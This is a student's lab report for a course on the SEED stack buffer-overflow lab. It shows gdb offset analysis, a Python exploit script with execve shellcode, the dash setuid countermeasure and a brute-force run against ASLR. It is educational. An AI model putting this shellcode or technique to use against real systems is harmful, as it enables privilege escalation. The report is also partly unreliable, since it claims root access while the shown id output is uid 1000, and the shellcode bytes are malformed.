


Man Tik Li  
CS 377 - 001  
November 2, 2020

## Lab 3

### Task 1


**2.1 Turning off Countermeasures** – Disable address space randomization and configuring /bin.sh for Ubuntu 16.04 VM.



```
/bin/bash 76x26
[11/02/20]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[11/02/20]seed@VM:~$ sudo rm /bin/sh
[11/02/20]seed@VM:~$ sudo ln -s /bin/zsh /bin/sh
[11/02/20]seed@VM:~$
```

### 2.2 Running Shellcode


The program invokes the root shell and started another shell.



```
/bin/bash 76x26
[11/02/20]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[11/02/20]seed@VM:~$ sudo rm /bin/sh
[11/02/20]seed@VM:~$ sudo ln -s /bin/zsh /bin/sh
[11/02/20]seed@VM:~$ vim call_shellcode.c
[11/02/20]seed@VM:~$ ls
android      Customization examples.desktop Pictures   Videos
bin          Desktop        get-pip.py    Public
call_shellcode Documents      lib         source
call_shellcode.c Downloads     Music       Templates
[11/02/20]seed@VM:~$ gcc -z execstack -o call_shellcode call_shellcode.c
[11/02/20]seed@VM:~$ ls
android      Customization examples.desktop Pictures   Videos
bin          Desktop        get-pip.py    Public
call_shellcode Documents      lib         source
call_shellcode.c Downloads     Music       Templates
[11/02/20]seed@VM:~$ ./call_shellcode
$
```

## 2.3 The Vulnerable Program

The highlighted files in green means executable files and red means a SET\_UID program.




A screenshot of a Linux desktop environment. On the left is a vertical dock with icons for a terminal, file manager, browser, and system settings. The main area shows a terminal window titled '/bin/bash 76x26' with the following command history:

```
[11/02/20]seed@VM:~$ gcc -o stack -z execstack -fno-stack-protector stack.c
[11/02/20]seed@VM:~$ sudo chown root stack
[11/02/20]seed@VM:~$ sudo chmod 4755 stack
[11/02/20]seed@VM:~$ ls
android      Customization examples.desktop Pictures  stack.c
bin          Desktop       get-pip.py    Public    Templates
call_shellcode Documents     lib          source   Videos
call_shellcode.c Downloads    Music        stack
[11/02/20]seed@VM:~$
```

The file 'stack' is highlighted in red, indicating it is a SET\_UID program.

Display the functioning of the stack program.



A screenshot of a Linux desktop environment. On the left is a vertical dock with icons for a terminal, file manager, browser, and system settings. The main area shows a terminal window titled '/bin/bash 88x26' with the following command history:


```
[11/02/20]seed@VM:~$ echo "abc" > badfile
[11/02/20]seed@VM:~$ ./stack
Returned Properly
[11/02/20]seed@VM:~$
```

Display the functioning of the stack program.

## Task 2

### 2.4 Exploiting the Vulnerability


First, compile the program in the debug mode with -g option. We run the program in debug mode using gdb:



The screenshot shows a terminal window titled '/bin/bash 88x26' with the following content:

```
Returned Properly
[11/02/20]seed@VM:~$ gcc -z execstack -fno-stack-protector -g -o stack_dbg stack.c
[11/02/20]seed@VM:~$ ls
android      dash_shell_test  exploit    peda-session-stack_dbg.txt  stack.c
badfile      dash_shell_test.c exploit.c  peda-session-stack.txt   stack_dbg
bin          Desktop        exploit.py  Pictures           Templates
call_shellcode Documents     get-pip.py Public            Videos
call_shellcode.c Downloads    lib        source
Customization examples.desktop Music     stack
[11/02/20]seed@VM:~$ gdb stack dbg
GNU gdb (Ubuntu 7.11.1-0ubuntu1-16.04) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_dbg...done.
gdb-peda$
```


In gdb, we set a breakpoint on the function bof using b bof. Then, we start run the program:



The screenshot shows a terminal window titled '/bin/bash 88x26' with the following content:

```
Type "apropos word" to search for commands related to "word"...
Reading symbols from stack_dbg...done.
gdb-peda$ b bof
Breakpoint 1 at 0x80484f1: file stack.c, line 21.
gdb-peda$ run
Starting program: /home/seed/stack_dbg
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/i386-linux-gnu/libthread_db.so.1".
[-----registers-----]
EAX: 0xbffffead7 ("abc\n")
EBX: 0x0
ECX: 0x804fb20 --> 0x0
EDX: 0x0
ESI: 0xb7f1c000 --> 0xb1bdb0
EDI: 0xb7f1c000 --> 0xb1bdb0
EBP: 0xbffffea98 --> 0xbffffece8 --> 0x0
ESP: 0xbffffea70 --> 0xb7fe96eb (<_dl_fixup+11>: add    esi,0x15915)
EIP: 0x80484f1 (<bof+6>:      sub    esp,0x8)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
0x80484eb <bof>:    push   ebp
0x80484ec <bof+1>:  mov    ebp,esp
0x80484ee <bof+3>:  sub    esp,0x28
=> 0x80484f1 <bof+6>: sub    esp,0x8
0x80484f4 <bof+9>:  push   DWORD PTR [ebp+0x8]
```

The program stops inside the function `b0f` due to the breakpoint we declared. The stack frame values for this function will be used to construct badfile contents. First, we print the `ebp` and buffer values. We also find the difference between the `ebp` and start of the buffer in order to find the return address value's address. Please see following:



The screenshot shows the GDB-peda interface with the assembly window open. The assembly code for the `b0f` function is displayed, with the `call` instruction at address `0x80484fb` highlighted. Below the assembly, a stack dump shows memory locations from `0xbffffea0` to `0xbffffeac`, with the `ebp` value at `0xbffffea98`. The registers window shows the current state of the CPU registers. The command line at the bottom shows the steps taken to set a breakpoint and inspect memory.

```
0x80484f1 <b0f+6>: sub    esp, 0x8
0x80484f4 <b0f+9>: push   DWORD PTR [ebp+0x8]
0x80484f7 <b0f+12>: lea     eax, [ebp-0x20]
0x80484fa <b0f+15>: push   eax
0x80484fb <b0f+16>: call   0x8048390 <strcpy@plt>
[-----stack-----]
0000| 0xbffffea70 --> 0xb7fe96eb (<_dl_fixup+11>:      add    esi, 0x15915)
0004| 0xbffffea74 --> 0x0
0008| 0xbffffea78 --> 0xb7f1c000 --> 0x1b1db0
0012| 0xbffffea7c --> 0xb7b62940 (0xb7b62940)
0016| 0xbffffea80 --> 0xbffffece8 --> 0x0
0020| 0xbffffea84 --> 0xb7feff10 (<_dl_runtime_resolve+16>: pop    edx)
0024| 0xbffffea88 --> 0xb7dc888b (<_GI_IO_fread+11>: add    ebx, 0x153775)
0028| 0xbffffea8c --> 0x0
[-----]
Legend: code, data, rodata, value

Breakpoint 1, bof (str=0xbffffead7 "abc\n") at stack.c:21
21          strcpy(buffer, str);
gdb-peda$ p $ebp
$1 = (void *) 0xbffffea98
gdb-peda$ p &buffer
$2 = (char (*)[24]) 0xbffffea78
gdb-peda$ p/d 0xbffffeb38 - 0xbffffeb18
$3 = 32
gdb-peda$
```

We can see 0xbffffeb38 is our frame pointer. Hence the return address must be stored at 0xbffffeb38 + 4. The first address is 0xbffffeb38 + 8. The location that stores the return address was the difference between the return address and the buffer start address. Therefore, the input is copied to the buffer from the start. The output showed the difference between ebp and buffer start. We can find the return address by the stack layout, which is 4 bytes above where the ebp points. Finally, the distance between the return address and the start of the buffer is 36. The return address of badfile is 36.

exploit.py:

```

#!/usr/bin/python3
import sys

shellcode= (
    "\x31\xC0" # xorl %eax,%eax
    "\x50" # pushl %eax
    "\x68"/"sh" # pushl $0x68732f2f
    "\x68"/"bin" # pushl $0x6e69622f
    "\x89\xE3" # movl %esp,%ebx
    "\x50" # pushl %eax
    "\x53" # pushl %ebx
    "\x89\xE1" # movl %esp,%ecx
    "\x90" # cdq
    "\xb0\x0b" # movb $0xb,%al
    "\xcd\x80" # int $0x80
).encode('latin-1')

# Fill the content with NOP's
content = bytearray(0x90 for i in range(517))

#####
# Change 0 with the correct offset value
offset = 36

# Return address field with the address of the shell code
content[offset+0] = 0x58 # fill in the 1st byte (least)
content[offset+1] = 0xEC # fill in the 2nd byte
content[offset+2] = 0xFF # fill in the 3rd byte
content[offset+3] = 0xBF # fill in the 4th byte (most)
#####

# Put the shellcode at the end
start = 517 - len(shellcode)
content[start:] = shellcode

# Write the content to a file
file = open("badfile", "wb")
file.write(content)
file.close()

```

```

[11/02/20]seed@VM:~$ vim exploit.py
[11/02/20]seed@VM:~$ chmod u+x exploit.py
[11/02/20]seed@VM:~$ ls
android call_shellcode dash_shell_test Documents exploit.py Music Pictures Stack Templates
badfile call_shellcode.c dash_shell_test.c Downloads get-pip.py peda-session-stack_dbg.txt Public stack.c Videos
bin Customization Desktop examples.desktop lib peda-session-stack.txt source stack_dbg
[11/02/20]seed@VM:~$ rm badfile
[11/02/20]seed@VM:~$ exploit.py
[11/02/20]seed@VM:~$ ./stack
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
$ 

```

We have successfully performed the buffer overflow attack and gained root privileges.

### Task 3

#### 2.5 Defaulting dash's Countermeasure

The terminal window shows the following command sequence:

```
[11/02/20]seed@VM:~$ sudo rm /bin/sh
[11/02/20]seed@VM:~$ sudo ln -s /bin/dash /bin/sh
[11/02/20]seed@VM:~$ gcc dash_shell_test.c -o dash_shell_test
[11/02/20]seed@VM:~$ sudo chown root dash_shell_test
[11/02/20]seed@VM:~$ sudo chmod 4755 dash_shell_test
[11/02/20]seed@VM:~$ ll
```

Output of the `ll` command:

```
total 1752
drwxrwxr-x 4 seed seed 4096 May 1 2018 android
-rw-rw-r-- 1 seed seed 517 Nov 2 17:32 badfile
drwxrwxr-x 2 seed seed 4096 Jan 14 2018 bin
-rwxrwxr-x 1 seed seed 7388 Nov 2 14:34 call_shellcode
-rw-rw-r-- 1 seed seed 644 Nov 2 14:33 call_shellcode.c
drwxrwxr-x 2 seed seed 4096 Jan 14 2018 Customization
-rwsr-xr-x 1 root seed 7532 Nov 2 17:38 dash_shell_test
-rw-rw-r-- 1 seed seed 555 Nov 2 16:37 dash_shell_test.c
drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Desktop
drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Documents
drwxr-xr-x 2 seed seed 4096 May 9 2018 Downloads
-rw-r--r-- 1 seed seed 8980 Jul 25 2017 examples.desktop
-rwxr-wr-- 1 seed seed 1148 Nov 2 17:24 exploit.py
-rw-rw-r-- 1 seed seed 1661676 Jan 2 2019 get-pip.py
drwxrwxr-x 3 seed seed 4096 May 9 2018 lib
drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Music
-rw-rw-r-- 1 seed seed 11 Nov 2 17:01 peda-session-stack_dbg.txt
-rw-rw-r-- 1 seed seed 18 Nov 2 16:20 peda-session-stack.txt
drwxr-xr-x 3 seed seed 4096 Jan 14 2018 Pictures
```

The terminal window shows the following command sequence:

```
-rw-rw-r-- 1 seed seed 1661676 Jan 2 2019 get-pip.py
drwxrwxr-x 3 seed seed 4096 May 9 2018 lib
drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Music
-rw-rw-r-- 1 seed seed 11 Nov 2 17:01 peda-session-stack_dbg.txt
-rw-rw-r-- 1 seed seed 18 Nov 2 16:20 peda-session-stack.txt
drwxr-xr-x 3 seed seed 4096 Jan 14 2018 Pictures
drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Public
drwxrwxr-x 4 seed seed 4096 May 9 2018 source
-rwsr-xr-x 1 root seed 7516 Nov 2 16:54 stack
-rw-rw-r-- 1 seed seed 977 Nov 2 16:05 stack.c
-rwxrwxr-x 1 seed seed 9828 Nov 2 16:59 stack_dbg
drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Templates
drwxr-xr-x 2 seed seed 4096 Jul 25 2017 Videos
[11/02/20]seed@VM:~$ ./dash_shell_test
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
# exit
[11/02/20]seed@VM:~$ vim dash_shell_test
[11/02/20]seed@VM:~$ vim dash_shell_test.c
[11/02/20]seed@VM:~$ gcc dash_shell_test.c -o dash_shell_test
[11/02/20]seed@VM:~$ ./dash_shell_test
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
```


When comment and uncomment the setuid, the user ID is different. User will be normal user when comment the setuid(0) and became root when uncomment. The cause is because the bash program drops the privileges of the setuid program since the effective user id and the actual user are not the same. Therefore, it executed the program with normal privileges and not root. When having the setuid in the program, it changed because the actual user id is set to that of root, and the effective user id is 0 due to the setuid program.

When perform buffer overflow attack, we did in task 2, but with /bin/dash countermeasure for setuid programs is appear due to the symbolic link from /bin/sh to /bin/dash.

## Task 4


### 2.6 Defaulting Address Randomization

We enable address randomization for both stack and heap by setting the value to 2. When we try on running the same attack as in task, we receive segmentation fault, which shows that the attack was not successful.



The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is '/bin/bash 88x26'. The terminal content shows the following command and its output:

```
[11/02/20]seed@VM:~$ sudo /sbin/sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
[11/02/20]seed@VM:~$ ./stack
Segmentation fault
[11/02/20]seed@VM:~$
```




The screenshot shows a Linux desktop environment with a terminal window open. The terminal window title is '/bin/bash 88x26'. The terminal content shows a log of a brute-force attack attempt:

```
The program has been running 113084 times so far.
./brute: line 13: 22310 Segmentation fault      ./stack
3 minutes and 22 seconds elapsed.
The program has been running 113085 times so far.
./brute: line 13: 22311 Segmentation fault      ./stack
3 minutes and 22 seconds elapsed.
The program has been running 113086 times so far.
./brute: line 13: 22312 Segmentation fault      ./stack
3 minutes and 22 seconds elapsed.
The program has been running 113087 times so far.
./brute: line 13: 22313 Segmentation fault      ./stack
3 minutes and 22 seconds elapsed.
The program has been running 113088 times so far.
./brute: line 13: 22314 Segmentation fault      ./stack
3 minutes and 22 seconds elapsed.
The program has been running 113089 times so far.
./brute: line 13: 22315 Segmentation fault      ./stack
3 minutes and 22 seconds elapsed.
The program has been running 113090 times so far.
./brute: line 13: 22316 Segmentation fault      ./stack
3 minutes and 22 seconds elapsed.
The program has been running 113091 times so far.
$ id
uid=1000(seed) gid=1000(seed) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plu
gdev),113(lpadmin),128(sambashare)
$
```

The output shows the time taken and the attempts taken to perform the attack with address Randomization and brute-force approach. The stack frame always started from the same memory point for each program for simplicity purpose.

## Task 5

### 2.7 – Turn on the StackGuard Protection



